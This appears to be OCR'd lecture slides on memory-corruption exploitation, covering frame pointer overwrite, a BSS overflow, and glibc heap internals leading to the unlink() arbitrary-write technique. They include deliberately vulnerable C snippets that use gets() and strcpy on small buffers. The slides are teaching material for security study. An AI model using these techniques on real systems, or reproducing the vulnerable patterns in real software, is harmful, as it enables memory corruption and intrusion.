
Exploiting the Frame Pointer Overwrite

- We cannot overwrite the `RIP` as it resides beyond the `SFP`.
- But we can modify the environment of the higher stack frame, e.g. `main()`:
  - → By modifying the `SFP` we control `%ebp`.
  - → Control over `%ebp` gives us control over `%esp`.

leave and ret in main()


```
leave: movl %ebp,%esp      ; esp := modified SFP (mSFP)
       popl %ebp
ret:   popl %eip           ; eip := mSFP + 4
```

The Exploitation Technique [Phr55-8]




sfp = ofp = 0xbffffe4c

The Exploitation Technique [Phr55-8]




The Exploitation Technique [Phr55-8]




```
leave: (foo)
    movl %ebp,%esp
    popl %ebp
ret:
    popl %eip
```


The Exploitation Technique [Phr55-8]



ebp = *m*.sfp
ofp != ebp

```
leave: (foo)
    movl %ebp,%esp
    popl %ebp
ret:
    popl %eip
```


The Exploitation Technique [Phr55-8]



eip = rip


```
leave: (foo)
    movl %ebp,%esp
    popl %ebp
ret:
    popl %eip
```

The Exploitation Technique [Phr55-8]





```
leave: (main)
    movl %ebp,%esp
    popl %ebp
ret:
    popl %eip
```

The Exploitation Technique [Phr55-8]





```
leave: (main)
    movl %ebp,%esp
    popl %ebp
ret:
    popl %eip
```

The Exploitation Technique [Phr55-8]





```
leave: (main)
    movl %ebp,%esp
    popl %ebp
ret:
    popl %eip
```

The Exploitation Technique [Phr55-8]



The Exploitation Technique [Phr55-8]





```
leave: (main)
    movl %ebp,%esp
    popl %ebp
ret:
    popl %eip
```

Outline


Process Layout in Memory

- **Stack**
  - grows towards *decreasing* addresses.
  - is initialized at *run-time*.
- **Heap** and **BSS** sections
  - grow towards *increasing* addresses.
  - are initialized at *run-time*.
- **Data** section
  - is initialized at *compile-time*.
- **Text** section
  - holds the program instructions (read-only).




Process Layout in Memory

- **Stack**
  - grows towards *decreasing* addresses.
  - is initialized at *run-time*.
- **Heap** and **BSS** sections
  - grow towards *increasing* addresses.
  - are initialized at *run-time*.
- **Data** section
  - is initialized at *compile-time*.
- **Text** section
  - holds the program instructions (read-only).




BSS Overflow [w00w00]





```
int main(int argc, char *argv[])
{
    FILE *tmpfd;
    static char buf[24];
    static char *tmpfile;

    tmpfile = "/tmp/file";
    gets(buf);
    fputs(buf, tmpfd);
    ...
}
```


buf:



BSS Overflow [w00w00]




```
int main(int argc, char *argv[])
{
    FILE *tmpfd;
    static char buf[24];
    static char *tmpfile;

    tmpfile = "/tmp/file";
    gets(buf);
    fputs(buf, tmpfd);
    ...
}
```



Outline

The Heap

The **heap** is *"[...] a pool of memory available for the allocation and deallocation of arbitrary-sized blocks of memory in arbitrary order."* [WJN+95]

The Heap

The **heap** is *"[...] a pool of memory available for the allocation and deallocation of arbitrary-sized blocks of memory in arbitrary order."* [WJN+95]

- ANSI-C functions `malloc()` and friends are used to manage the heap (`glibc` uses `ptmalloc`).

The Heap

The **heap** is *"[...] a pool of memory available for the allocation and deallocation of arbitrary-sized blocks of memory in arbitrary order."* [WJN+95]

- ANSI-C functions `malloc()` and friends are used to manage the heap (`glibc` uses `ptmalloc`).
- Heap memory is organized in *chunks* that can be allocated, freed, merged, etc.

The Heap


The **heap** is *"[...] a pool of memory available for the allocation and deallocation of arbitrary-sized blocks of memory in arbitrary order."* [WJN+95]

- ANSI-C functions `malloc()` and friends are used to manage the heap (`glibc` uses `ptmalloc`).
- Heap memory is organized in *chunks* that can be allocated, freed, merged, etc.
- *Boundary Tags* contain meta information about chunks (size, previous/next pointer, etc.)
  - stored both in the front of each chunk and at the end.
  - → makes consolidating fragmented chunks into bigger chunks very fast.

Understanding Heap Management

Boundary Tags


- **prev_size**: size of previous chunk (if free).
- **size**: size in bytes, including overhead.
- **PREV_INUSE**: Status bit; set if previous chunk is allocated.
- **fd/bk**: *forward/backward pointer* for double links (if free).



Understanding Heap Management

Boundary Tags

- **prev_size**: size of previous chunk (if free).
- **size**: size in bytes, including overhead.
- **PREV_INUSE**: Status bit; set if previous chunk is allocated.
- **fd/bk**: *forward/backward pointer* for double links (if free).




Understanding Heap Management

Boundary Tags


- **prev_size**: size of previous chunk (if free).
- **size**: size in bytes, including overhead.
- **PREV_INUSE**: Status bit; set if previous chunk is allocated.
- **fd/bk**: *forward/backward pointer* for double links (if free).

Managing Free Chunks

- Free chunks of simliar size are grouped into **bins**.
- `fd/bk` pointers to navigate through double links.




Chunks in Memory




Removing Chunks from a Bin: `unlink()`

```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```




Removing Chunks from a Bin: `unlink()`

```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```




Removing Chunks from a Bin: unlink()

```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```



Removing Chunks from a Bin: `unlink()`


```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```



Removing Chunks from a Bin: unlink()


```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```

FD + 12 = BK




Removing Chunks from a Bin: unlink()

```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```



Removing Chunks from a Bin: unlink()

```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```



unlink() Vulnerability

```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
gets(buf2);
...
free(buf1);
free(buf2);
...
```

unlink() Vulnerability

```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
gets(buf2);
...
free(buf1);
free(buf2);
...
```

- buf1-3 are separated by their *boundary tags* (*prev_size* and *size*).

`unlink()` Vulnerability

```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
gets(buf2);
...
free(buf1);
free(buf2);
...
```

- `buf1-3` are separated by their *boundary tags* (*prev_size* and *size*).
- Similar to the stack, we can overwrite internal management information.

`unlink()` Vulnerability

```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
gets(buf2);
...
free(buf1);
free(buf2);
...
```

- `buf1-3` are separated by their *boundary tags* (*prev_size* and *size*).
- Similar to the stack, we can overwrite internal management information.
- Idea: manipulate *fd/bk* fields of `buf2`, then call `unlink()` on the modified chunk
  - by modifying the *PREV_INUSE* bit of `buf3`

unlink() Vulnerability

```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
gets(buf2);
...
free(buf1);
free(buf2);
...
```

- `buf1-3` are separated by their *boundary tags* (*prev_size* and *size*).
- Similar to the stack, we can overwrite internal management information.
- Idea: manipulate *fd/bk* fields of `buf2`, then call `unlink()` on the modified chunk
  - by modifying the *PREV_INUSE* bit of `buf3`

⇒ Arbitrary memory modification.

`unlink()` Vulnerability (cont'd)

`free()`

1. When `free()` is called, it looks at the next chunk to see whether it is in use or not.

`unlink()` Vulnerability (cont'd)

`free()`

1. When `free()` is called, it looks at the next chunk to see whether it is in use or not.
2. If the next chunk is unused, `unlink()` is called to merge it with the chunk being freed.

`unlink()` Vulnerability (cont'd)


`free()`

1. When `free()` is called, it looks at the next chunk to see whether it is in use or not.
2. If the next chunk is unused, `unlink()` is called to merge it with the chunk being freed.
   $\longrightarrow$ Evaluation of the *PREV_INUSE* bit of the third chunk.

unlink() Vulnerability (cont'd)

Vulnerable Code


```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
strcpy(buf2,"123456789012");
...
free(buf1);
free(buf2);
...
```



unlink() Vulnerability (cont'd)

Vulnerable Code


```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
strcpy(buf2,"123456789012");
...
free(buf1);
free(buf2);
...
```



unlink() Vulnerability (cont'd)

Vulnerable Code


```
...
char *buf1 = malloc(0);
char *buf2 = malloc(0);
char *buf3 = malloc(0);
...
strcpy(buf2,"123456789012");
...
free(buf1);
free(buf2);
...
```



unlink() Vulnerability (cont'd)

Vulnerable Code


1. free(buf1) looks at *PREV_INUSE* of chunk #3.



unlink() Vulnerability (cont'd)

Vulnerable Code


1. free(buf1) looks at *PREV_INUSE* of chunk #3.
2. unlink() on chunk #2.



unlink() Vulnerability (cont'd)

Vulnerable Code

